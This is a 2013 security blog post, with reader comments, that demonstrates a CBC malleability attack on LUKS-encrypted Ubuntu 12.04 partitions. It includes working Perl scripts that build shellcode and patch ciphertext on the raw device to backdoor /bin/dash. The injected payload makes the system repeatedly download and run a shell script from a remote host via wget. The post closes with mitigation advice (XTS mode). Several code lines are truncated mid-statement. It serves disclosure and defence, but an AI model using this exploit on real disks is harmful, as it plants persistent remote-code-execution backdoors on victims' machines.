Jakob Lell's Blog

technology changes – insecurity remains

Practical malleability attack against CBC-Encrypted LUKS partitions

Posted on **December 22, 2013**

I. Abstract

The most popular full disk encryption solution for Linux is LUKS (Linux Unified Key Setup), which provides an easy to use encryption layer for block devices. By default, newly generated LUKS devices are set up with 256-bit AES in CBC mode. Since there is no integrity protection/checksum, it is obviously possible to destroy parts of plaintext files by changing the corresponding ciphertext blocks. Nevertheless many users expect the encryption to make sure that an attacker can only change the plaintext to an unpredictable random value. The CBC mode used by default in LUKS however allows some more targeted manipulation of the plaintext file given that the attacker knows the original plaintext. This article demonstrates how this can be used to inject a full remote code execution backdoor into an encrypted installation of Ubuntu 12.04 created by the alternate installer (the default installer of Ubuntu 12.04 doesn't allow setting up full disk encryption).

II. Attack scenario

One basic problem of full disk encryption is that there must be some kind of software asking the user for the passphrase. This software can't be encrypted as well since it must be started before the user enters the passphrase and thus before the encrypted partition is opened. For Linux systems encrypted with LUKS, the bootloader and the partition /boot (which contains the kernel and initrd) are typically not encrypted. Given physical access to the system an attacker can easily modify the initrd so that it logs the key and sends it to the attacker or even installs a rootkit after mounting the encrypted filesystem. This attack is known as evil maid attack and it has been demonstrated against Truecrypt [1].


Some users try to prevent this attack by booting the system from a bootable USB stick containing the components required to boot the encrypted system on the hard disk. This allows removing the USB stick and physically guard it against unauthorized manipulation while leaving the computer with the encrypted root filesystem unattended. An attacker having physical access to the computer can then only access the encrypted disk on the computer. Given this physical access, it is obviously possible to destroy data but many users expect the encryption to prevent targeted manipulation of encrypted files. So they assume that the system is still secure when booting it from an unmanipulated USB stick as long as there is no hardware manipulation (such as a hardware keylogger or a reflashed BIOS).

Even if the kernel/initrd/bootloader are stored on the system itself, the user may have reason to believe that someone has installed a backdoor to the unencrypted initrd on the /boot partition. This may be the case e.g. when the user gets the computer back after it had been stolen, confiscated by law enforcement or after a suspicious customs inspection. In that case, the user might try to clean up the computer by mounting the encrypted filesystem from a trusted live cd and then reinstalling the /boot partition with kernel/initrd and the bootloader. Many users expect that data on the encrypted partition may be damaged but they believe it is impossible to do a more targeted attack such as placing a rootkit on it without knowing the encryption key. The following section shows that this assumption is not valid and that it is in fact possible to add a full remote code execution backdoor to the encrypted partition without knowing the encryption key.

III. Description of CBC malleability attack

It has already been known for a long time that CBC does not prevent a malleability attack (targeted manipulation of encrypted data) given that the attacker can modify the ciphertext and knows the corresponding plaintext as well. Since many files on an encrypted computer such as OS components aren't actually secret and can easily be downloaded from the Internet, an attacker can easily gain access to parts of the plaintext of an encrypted system disk. This section shows how the manipulation is done on a theoretical level while section IV shows the technical details of how to implement the attack against a real-world installation of Ubuntu 12.04.

The following picture (from Wikipedia) shows the process of decrypting data with CBC:



Cipher Block Chaining (CBC) mode decryption

In the following I assume that we already have access to the original plaintext and the ciphertext of one file on the system and that we want to do our manipulations in this file:

p_i: Original plaintext block i
c_i: Ciphertext block i
x_i: Shellcode chunk we want to inject to block i

Let's assume we want to manipulate the contents of block i of the ciphertext. Since we already know the plaintext of block i and the ciphertext of block i and block (i-1), we can use the following equation to calculate DEC(c_i,key):
p_i = DEC(c_i,key) XOR c_{i-1}
DEC(c_i,key) = c_{i-1} XOR p_i

Since we know DEC(c_i,key), we can use the equation above to manipulate the ciphertext block c_{i-1} so that p_i = x_i:
c_{i-1} = DEC(c_i,key) XOR x_i

Putting this back to the decryption equation:
p_i = DEC(c_i,key) XOR c_{i-1} = DEC(c_i,key) XOR DEC(c_i,key) XOR x_i = x_i

However, as this attack involves changing the previous ciphertext block, the previous plaintext block will also be changed to a random (and unpredictable) value. We can use this technique to change every 2nd plaintext block in a sector to anything we want to while destroying the blocks between the manipulated blocks. Given a blocksize of 16 bytes (128 bits) this does allow injecting more or less arbitrary shellcode to an executable file by dividing the shellcode to small chunks and adding JMP instructions to jump over the garbage blocks.

IV. Technical considerations and practical attack against Ubuntu 12.04

1. CHOICE OF SYSTEM FOR DEMONSTRATION

I have decided to demonstrate the attack with an Ubuntu 12.04 amd64 system with LUKS encryption, LVM (Logical Volume Manager) and an ext4 filesystem as set up by the alternate installation CD provided by Ubuntu. I have done the installation in a Virtualbox VM with 1024 Mb Ram and an 8 Gb simulated hard disk.

2. FILESYSTEM CONSIDERATIONS

For implementing the attack, we need to know the exact position of the file we want to modify on the physical hard disk. Finding the location of the data blocks of a file in a given ext4 filesystem is possible with the following command:

```
# debugfs -R "dump_extents /bin/dash" /dev/mapper/ubuntu-root
Level Entries       Logical          Physical Length Flags
 0/ 0   1/  1     0 -    26   42048 -   42074     27
```

This output shows that the data of /bin/dash is located in the blocks 42048-42074 of the device /dev/mapper/ubuntu-root. These block numbers can be multiplied with the block size of the filesystem (in this case 4k) to get the actual byte position of the file on the device.

Experiments have shown that the first files copied to the filesystem during the installation process typically end up at the same block position on the device. So an attacker can predict the position of a file by doing a reference installation with the same installation media on a sufficiently similar system and looking up the position of the file on this reference installation. For some reason the physical position of files written later in the installation process isn't fully predictable and varies between multiple installations. Since a newly created ext4 filesystem allocates the space for files in a roughly sequential order, we can just sort all files by the position on the filesystem in order to find the files written early in the installation process:

« find_first_files.pl » raw download

```
#! /usr/bin/perl

use warnings;

my %files; # Filename =&gt; First physical block

open FIND,"-|","find","/","-xdev","-type","f";
open FH,"&gt; /tmp/debugfs_commands.txt";
while(){
    print FH "dump_extents $_";
}
open DEBUGFS,"-|","debugfs","-f","/tmp/debugfs_commands.txt","/d
my $file;
while(){
    chomp;
    $file = $1 if(/dump_extents\s+(\S+)$/);
    next unless defined $file;
    next unless my($logicalStart,$logicalEnd,$physicalStart,$phy
    $files{$file} = $physicalStart;
    $file = undef;
}

for my $file (sort {$files{$a} &lt;=&gt; $files{$b}} keys %files
    printf("%10d: %s\n",$files{$file},$file);
}
```

3. CALCULATING PHYSICAL LOCATION FROM FILESYSTEM BLOCK THROUGH LVM AND LUKS

The default LVM installation done when choosing to set up an encrypted LVM in the Ubuntu 12.04 alternate installer sets up a LVM physical volume with two logical volumes for the root filesystem and swap. The first logical volume is the root filesystem and it starts directly after the PV (physical volume) header. The following command displays the size of the PV header in sectors (in that respect the sector size is always 512 bytes even if the hard disk has a physical sector size of 4 KiB):

```
# grep -a -m1 pe_start /dev/mapper/sda5_crypt
pe_start = 384
```

The actual start of the first logical volume is located at sector 384 (192 KiB) for an installation done with the Ubuntu 12.04 alternate installer. This is the position within the LUKS volume where the ext4 filesystem starts.

The LUKS encryption also adds a header at the beginning of the encrypted partition. For the version of cryptsetup included with Ubuntu 12.04 the LUKS header has a size of 4096 sectors (2 Mib). This means that we have to add another offset of 4096*512 bytes to get the position in the physical partition (/dev/sda5). In total we have to add 4096*512 + 384*512 bytes to the position within the filesystem obtained with debugfs to get the location in the actual partition.

4. CHOICE OF FILE TO MODIFY

For a reliable attack we have to choose a file which is written at an early state in the installation process so that we can reliably predict the blocks the file is written to. Since we want to inject code, the file must contain some kind of executable code (either script or binary) which is actually executed e.g. during system startup so that we get our injected code executed.

Since the attack vector only allows choosing every 2nd 16 bytes block while the other blocks between are replaced with (unpredictable) garbage, our modifications will create some kind of damage to the file. Given sufficient effort it may be possible to repair the damage by replicating the damaged/overwritten code in unused parts within the file. However, carrying out the attack is significantly easier if we find a file which is run during system startup and we can replace the functionality of the file by other programs available on the system.

For the demonstration of this attack I have chosen the file /bin/dash, which is the default shell of Ubuntu 12.04. Since the manipulation does destroy the functionality of /bin/dash, I have chosen to restore the original functionality using /bin/bash. The file /bin/dash is also written in a relatively early state of the system installation with the Ubuntu 12.04 alternate installer so that the position can be reliably predicted. Moreover, there haven't been any updates to dash since the initial release of Ubuntu 12.04 and so the dash binary is still at the original position even if the user has installed all updates from Ubuntu 12.04.

5. DETAILS OF THE MANIPULATION

I have decided to inject code at the position of the main() function of /bin/dash, which is located at address 0x402090 or position 0x2090 in the file /bin/dash. This makes sure that the injected code is actually executed and it also allows easy access to the argv and envp pointer, which are passed as argument to main(). Since the initialization code (start address of the ELF header) is located shortly after the main() function (address 0x40224c) and the exploit doesn't fit in the space between, I have chosen to overwrite main() with a single jmp instruction to a place later in the binary, which isn't required for the program initialization.

The exploit replaces the functionality of /bin/dash with the following equivalent C code:

```c
int main(int argc,char**argv,char**envp){
  char* bash_argv[] = {"bash","-c","(echo 'nohup bash -c \"until
  if(fork() == 0){ // child process, start exploit
    execve("/bin/bash",bash_argv,envp);
  } else{ // parent process, run bash and pass all arguments
    execve("/bin/bash",argv,envp);
  }
}
```

When the modified dash shell is executed, it tries to append a line to the file /etc/init.d /rc.local, which is the init script responsible for running /etc/rc.local at the end of the boot process. If it succeeds (it may not succeed the first time because the root filesystem is mounted read-only in the beginning of the boot process), it changes the /bin/sh symlink from dash to bash, so that the system uses bash instead of the modified dash for executing shell scripts from then on.

I have choosen to write the code to /etc/init.d/rc.local instead of /etc/rc.local (which is the recommeded way of adding local scripts which should be run after bootup) because the default /etc/rc.local contains the line "exit 0" at the end and so an appended command wouldn't be executed. The appended line tries to download and execute a shell script from the Internet every 30 seconds until it succeeds.

The following code creates the shellcode as an ELF object file:

« make_cbc_shellcode.pl » raw download

```
#! /usr/bin/perl

# File to patch: /bin/dash, SHA256 e9a7e1fd86f5aadc23c459cb05067
# main() at address 0x402090 =&gt; File pos 0x2090
# execve@plt at address 0x401d70 =&gt; File pos 0x1d70
# fork@plt at address 0x402030 =&gt; File pos 0x2030

use warnings;

open OUT,"&gt; shellcode.S";
print OUT ".balign 16\n";
print OUT ".ascii \" SHELLCODE_START\"\n";
print OUT ".global shellcode1\n";
print OUT "shellcode1:\n";
# Position of main(), just insert a jump to the actual shellcode
my $posInFile = 0x2090;
print OUT "jmp shellcode2\n";
$posInFile += 5;
# Add NOP statements until we reach the correct position for the
while($posInFile &lt; 0xaa40){
    print OUT "nop\n";
    $posInFile ++;
}
print OUT "shellcode2:\n";

my $nextShellcodeNum = 3;

# Allocate a stack frame for the required variables
addInstruction("mov %rsp,%rbp");
addInstruction('sub $100,%rsp');
# Save argv and envp
addInstruction("mov %rsi,-100(%rbp)"); # argv
addInstruction("mov %rdx,-92(%rbp)"); # envp
call(0x2030); # call fork()
# Jump to label CHILD if fork() returned 0
addInstruction('cmp $0x0,%rax');
addInstruction("je CHILD",2);
# This code is run in the parent process, call execve("/bin/bash
pushString("/bin/bash");
addInstruction("push %rsp");
addInstruction("pop %rdi");
addInstruction("mov -100(%rbp),%rsi"); # argv
addInstruction("mov -92(%rbp),%rdx"); # envp
call(0x1d70); # execve("/bin/bash",argv,envp);
# This code is run in the child process:
# execve("/bin/bash",["bash","-c","(echo 'nohup bash -c \"until
addInstruction("CHILD:",0);
# Create argv array at -84(%rbp) in our stack frame
pushString("bash");
addInstruction("mov %rsp,-84(%rbp)");
pushString("-c");
addInstruction("mov %rsp,-76(%rbp)");
pushString(qq{(echo 'nohup bash -c "until wget -q -O - www.jakob
addInstruction("mov %rsp,-68(%rbp)");
addInstruction('movq $0,-60(%rbp)');
# First argument to execve (filename)
pushString("/bin/bash");
addInstruction("push %rsp");
addInstruction("pop %rdi");
addInstruction("lea -84(%rbp),%rsi"); # argv
addInstruction("mov -92(%rbp),%rdx"); # envp
call(0x1d70); # call execve
print OUT ".balign 16\n";
print OUT ".ascii \"SHELLCODE_END\"\n";
close(OUT);
system("gcc -c shellcode.S");
die "Compiling shellcode failed" unless $?==0;


# Create a call instruction to a given position in the /bin/dash
sub call{
    my($dstPos) = @_;
    my $nextInstPos = $posInFile + 5; # Position after this call
    my $offset = ($dstPos - $nextInstPos);
    my $binary = "\xe8" . pack("V",$offset);
    my $asm = ".byte " . join(",",map(ord,split("",$binary)));
    addInstruction($asm,5);
}

# Writes a given string on the stack using a sequence of push in
sub pushString{
    my($str) = @_;
    $str .= "\0";
    $str .= " " while(length($str) % 8 != 0);
    for(my $i=length($str)-8;$i&gt;=0;$i-=8){
        my $instruction = "movabs \$0x";
        for(my $j=7;$j&gt;=0;$j--){
            $instruction .= unpack("H*",substr($str,$i+$j,1));
        }
        $instruction .= ", %rbx";
        addInstruction($instruction,10);
        addInstruction("push %rbx",1);
    }
}

# Adds an instruction to the shellcode. If the instruction doesn
# it creates the next chunk and a jmp instruction to it automati
# The parameter $len gives the length of the binary instruction.
# length is calculated using getInstructionLength()
sub addInstruction{
    my($asm,$len) = @_;
    if(!defined($len)){
        $len = getInstructionLength($asm);
    }
    if(($posInFile % 16) + $len &gt;= 14){
        while(($posInFile % 16) &lt; 14){
            print OUT "  NOP\n";
            $posInFile ++;
        }
        print OUT "  jmp shellcode$nextShellcodeNum\n";
        $posInFile += 2;
        print OUT "  NOP\n";
        $posInFile += 1;
        while($posInFile % 16 != 0){
            print OUT "  NOP\n";
            $posInFile ++;
        }
        if($posInFile % 512 == 0){
            # The first 16 bytes of a block can't be manipulated
            # So let's start with the next block in the file
            for(1..16){
                print OUT "  NOP\n";
                $posInFile ++;
            }
        }
        print OUT "shellcode$nextShellcodeNum:\n";
        $nextShellcodeNum++;
    }
    print OUT "  $asm\n";
    $posInFile += $len;
}

# Calculates the instruction length of a given instruction by wr
# compiling it and then extracting the length from the generated
sub getInstructionLength{
    my($asm) = @_;
    open FH,"&gt; instructionlength.S";
    print FH ".ascii \" SHELLCODE_START\"\n";
    print FH $asm,"\n";
    print FH ".ascii \"SHELLCODE_END\"\n";
    close FH;
    system("gcc -c instructionlength.S");
    open FH,"&lt; instructionlength.o" or die $!;
    my $buf;
    read(FH,$buf,1024*1024);
    $buf =~ /SHELLCODE_START(.*)SHELLCODE_END/gs;
    close(FH);
    unlink("instructionlength.S");
    unlink("instructionlength.o");
    return length($1);
}
```

And the following program does the actual malleability attack on the encrypted partition:

« apply_cbc_shellcode.pl » raw download

```
#! /usr/bin/perl

use warnings;

# Standard ext4 block size, may be 1024 or 2048 for small filesy
# dumpe2fs -h /dev/sda1|grep "Block size"
my $blockSize = 4096;
my $device = "/dev/sda5"; # Device of the LUKS partition
my $plaintextFile = "dash";
open FH,"&lt; $plaintextFile" or die "Can't open $plaintextFile:
my $plaintextData;
read(FH,$plaintextData,100000000);
my $shellcodeElf = "shellcode.o"; # generated using make_cbc_she

# cryptsetup luksDump /dev/sda5|grep Payload
my $luksOffset = 4096*512;
# grep -a -m1 pe_start /dev/mapper/sda5_crypt
```

```
my $lvmOffset = 384*512;
# debugfs -R "dump_extents /bin/dash" /dev/mapper/ubuntu-root
my $filePosOnFs = 42048 * $blockSize;

# Position of main() in /bin/dash, label shellcode1 will be mapp
my $targetPosOffset = 0x2090;

# Read all shellcode chunks into @patches array
my @patches;
open FH,"&lt; $shellcodeElf" or die $!;
my $shellcodeData;
read(FH,$shellcodeData,1024*1024);
my $shellcodeStartInElf = index($shellcodeData," SHELLCODE_START
open NM,"-|","nm","--numeric-sort",$shellcodeElf or die $!;
my $shellcode1Pos;
while(){
    next unless my($addr,$patchNum) = /^([0-9a-f]+).*shellcode(\
    # Position of shellcode chunk in shellcode.o
    my $posInShellcodeElf = hex($addr) + $shellcodeStartInElf;
    my $shellcodeChunk = substr($shellcodeData,$posInShellcodeEl
    # Position of shellcode1 label in shellcode.o
    # shellcode1 is the first label in nm output due to --numeri
    $shellcode1Pos = $posInShellcodeElf unless defined $shellcod
    my $targetPos = $targetPosOffset + $posInShellcodeElf - $she
    push @patches, {POS =&gt; $targetPos, DATA =&gt; $shellcodeC
}

# Apply all shellcode chunks from @patches to actual device

open FH,"+&lt;",$device or die "Can't open $device: $!";
for my $patch(@patches){
    my $patchPos = $patch-&gt;{POS};
    if($patchPos % 512 == 0){
        die "Can't patch at start of block (pos=$patchPos)\n";
    }
    my $shellcodeChunk = $patch-&gt;{DATA};
    die "Length of chunk at $patchPos must be 16 bytes" if(lengt
    my $originalPlaintext = substr($plaintextData,$patchPos,16);
    print "=" x 100,"\n";
    print "ORIGINAL_PLAINTEXT:\n";
    hd($originalPlaintext);
    print "SHELLCODE_CHUNK:\n";
    hd($shellcodeChunk);
    # Calculate the position of this shellcode chunk on the part
    my $devicePos = $filePosOnFs + $patchPos + $luksOffset + $lv
    print "DEVICE_POS: $devicePos\n";
    # The previous ciphertext block is located at $devicePos-16
    seek(FH,$devicePos-16,0);
    my $previousCiphertext;
    read(FH,$previousCiphertext,16);
    print "PREVIOUS_CIPHERTEXT:\n";
    hd($previousCiphertext);
    # The plaintext to the actual aes encryption of the block we
    my $aesPlaintext = $originalPlaintext ^ $previousCiphertext;
    print "AES_PLAINTEXT:\n"; hd($aesPlaintext);
    my $newPreviousCiphertext = $aesPlaintext ^ $shellcodeChunk;
    print "NEW_PREVIOUS_CIPHERTEXT:\n";
    hd($newPreviousCiphertext);
    # Modify previous ciphertext block at $devicePos - 16
    seek(FH,$devicePos - 16,0);
    print FH $newPreviousCiphertext;
}

# Pipe the binary data given as argument to the hd (hexdump) uti
```

```
sub hd{
    open HD,"|hd";print HD @_;close HD;
}
```

This code can be executed from a Live CD against the encrypted partition of an Ubuntu 12.04 installation. The position of the /bin/dash file needs to be adjusted by doing a reference installation with the same disk layout on a sufficiently similar hardware. After the next reboot of the manipulated Ubuntu system, it will download and execute a shell script from http://www.jakoblell.com/luks_exploit.sh .

V. Solution

This attack can be prevented by switching from CBC to another, more secure mode of operation such as XTS (XEX-based tweaked-codebook mode with ciphertext stealing) [2]. When choosing to encrypt the system with the Ubuntu 12.10 installer, the encryption is set up with mode aes-xts-plain64, which is not vulnerable to this attack. Existing systems with full disk encryption which have been installed with Ubuntu 12.04 or earlier are still potentially vulnerable to this attack. While it is possible to reencrypt an existing system with cryptsetup-reencrypt, this is a relatively dangerous operation since a hardware failure or power loss during the reencryption will lead to data loss.

If you don't know whether a given LUKS partition uses CBC or XTS, you can get the mode of operation using the following command:

```
# cryptsetup luksDump /dev/sda5|grep Cipher
Cipher name:    aes
Cipher mode:    cbc-essiv:sha256
```

When manually creating LUKS partitions, you should make sure to use XTS instead of CBC:

```
cryptsetup luksFormat --cipher aes-xts-plain64 /dev/sdX
```

Cryptsetup version 1.6 and later already chooses XTS instead of CBC by default.

However, even if this attack is prevented by using XTS, the lack of checksums of LUKS still allows (targeted) data destruction by selectively overwriting some blocks of the encrypted disk. This may be used e.g. to disable security features such as AppArmor, the screensaver (with screen locking) or the firewall of the system.

VI. References

[1] http://theinvisiblethings.blogspot.de/2009/10/evil-maid-goes-after-truecrypt.html
[2] http://en.wikipedia.org/wiki/Disk_encryption_theory#XEX-based_tweaked-codebook_mode_with_ciphertext_stealing_.28XTS.29

This entry was posted in **Security** by **Jakob**. Bookmark the **permalink [https://www.jakoblell.com/blog/2013/12/22/practical-malleability-attack-against-cbc-encrypted-luks-partitions/]** .

18 THOUGHTS ON "PRACTICAL MALLEABILITY ATTACK AGAINST CBC-ENCRYPTED LUKS PARTITIONS"

Arno Wagner
on **December 23, 2013 at 12:38** said:

Just a few remarks:

1. This vulnerability has been known for a long, long time. One newer reference is "New Methods in Hard Disk Encryption", Clemens Fruhwirth, 2005, i.e. the original LUKS document.

2. cryptsetup has not been using CBC as default for LUKS since 2013-01-14, with the release of version 1.6.0.

3. An attacker has a very high risk of being detected (if the attack fails) and may need access several times (exact hardware and firmware, then craft attack, then attack again). An attacker that has access several times has already won. Even an attacker that has access just once can far easier and with far lower risk of detection install a generic Blue Pill root-kit.

Jakob
on **December 23, 2013 at 14:46** said:

1. Thanks for the correction about the default mode of operation in recent cryptsetup version. I wanted to test the latest version 2 days ago, compiled cryptsetup 1.6.3 and then somehow picked the wrong cryptsetup binary for the test.

2. It's correct that the vulnerability has been known for a long time and I didn't claim that it is new. The new thing about this blog post is the proof-of-concept implementation of the attack against a widely used Linux distribution (Ubuntu 12.04 LTS).

3. It's true that you typically need two times access to the system so that you can create a reference installation and predict the correct position of the file you want to modify. However, this repeated access isn't as unrealistic as you may think. Here in Germany we have seen an attack involving two faked customs inspections to install the "Bundestrojaner" (a state-sponsored malware which had been used by German federal police) to the laptop of a suspect (German link):

Trojaner am Flughafen aufgespielt

Why do you mean that you've already lost if the attacker has repeated access to the encrypted disk? As long as we consider hardware attacks such as hardware keyloggers or BIOS reflashing out of scope, even repeated access shouldn't allow anything more than destruction of data given a secure mode of operation such as XTS. Obviously the bootloader and /boot partition must be guarded against manipulation because it would otherwise be trivial to patch the initrd to log the passphrase or place a backdoor after opening the encrypted root filesystem.

Installing a Blue-Pillot rootkit also requires being able to overwrite the bootloader (in that case you've obviously lost) or reflashing the BIOS (which is highly hardware-dependant and may require cooperation from the hardware vendor to get around TPM).

It's true that the attack is risky and will overwrite unrelated data if you pick an incorrect location for it. However, even when overwriting a few random sectors on the disk, it is relatively likely that the system remains in a bootable state.

andrew cooke
on **December 23, 2013 at 23:34** said:


why was the default left as cbc for 8 years while this was a known issue?

Jakob
on **December 24, 2013 at 12:14** said:

The XTS mode, which fixes the problem, is still relatively new (XTS-AES was first specified in 2007, final specification in 2010) and it typically takes some time until new developments find their way to real-life software. In the field of cryptography many developers prefer waiting a few years before using new techniques/algorithms so that potential issues can be found and corrected before it is widely used.

Moreover, there hasn't been a practical attack exploiting this issue against an encrypted installation of a standard Linux distribution. Sometimes known issues are ignored for a long time until someone proofs that it can be exploited in practice.

Pingback: News – December 29th, 2013 | cipherpal


Lars
on **January 24, 2014 at 15:26** said:

Does this apply even if ESSIV is used?

Jakob
on **January 25, 2014 at 15:17** said:

Yes. It only depends on the CBC mode of operation.

Pingback: Κρυπτογραφημένο container με cryptsetup | Satellite-Iptv-Hacking & Security News

Pingback: Κρυπτογράφηση δίσκου με cryptsetup | Satellite-Iptv-Hacking & Security News

Pingback: Aaron Toponce : Officially Announcing d-note Version 1.0

Pingback: chr.istoph, der Blog » Blog Archive » LUKS crypto verfahren prüfen

Pingback: How to: How to choose an AES encryption mode (CBC ECB CTR OCB CFB)? | SevenNet

Pingback: How-to: How to choose an AES encryption mode (CBC ECB CTR OCB CFB)? #it #answer #development | Good Answer

Pingback: Fixed: How to choose an AES encryption mode (CBC ECB CTR OCB CFB)? #answer #dev #development | IT Info

Yong
on **January 13, 2015 at 19:32** said:

I've stumbled upon this article a few days ago. I think most people tend to focus too much on the technical issues, low-level respectively. (algorithms, hardware and so on..) in a given threat scenario.

Encryption itself should always be seen as a form of delay, not the ultimate gatekeeper. That's why, for example, military links are evaluated by the probable amount of time until decryption by an formidable adversary (missile targeting information ~x seconds, strategic positioning ~y minutes etc.). Same applies to private use of information technology. Assuming a citizen is facing a level 1 scenario, including all possible angles of attack, encryption is the least of your worries. With a few good old Schneier rules one can mitigate most of the risks. As a golden rule of thumb: build your system on the assumption, that there is already someone evil trying to crack your precious nut.

Back to topic:

Is there currently a way to implement (hidden?)key files with LUKS, which would work along pass phrases? Although a tampered system can copy and steal these files, there was a very basic method (in TC) to prevent it: generate a very big set of keyfiles (~500mb) which would prevent a quick copy, after removing the external media post boot init.

Pingback: Automated encrypted swapfiles | Brett McGruddy

Pingback: How to encrypt your Dard Drive | #Red Flag Code##Red Flag Code#

Pingback: VPN encryption terms explained (AES vs RSA vs SHA etc.) - BestVPN.com

Comments are closed.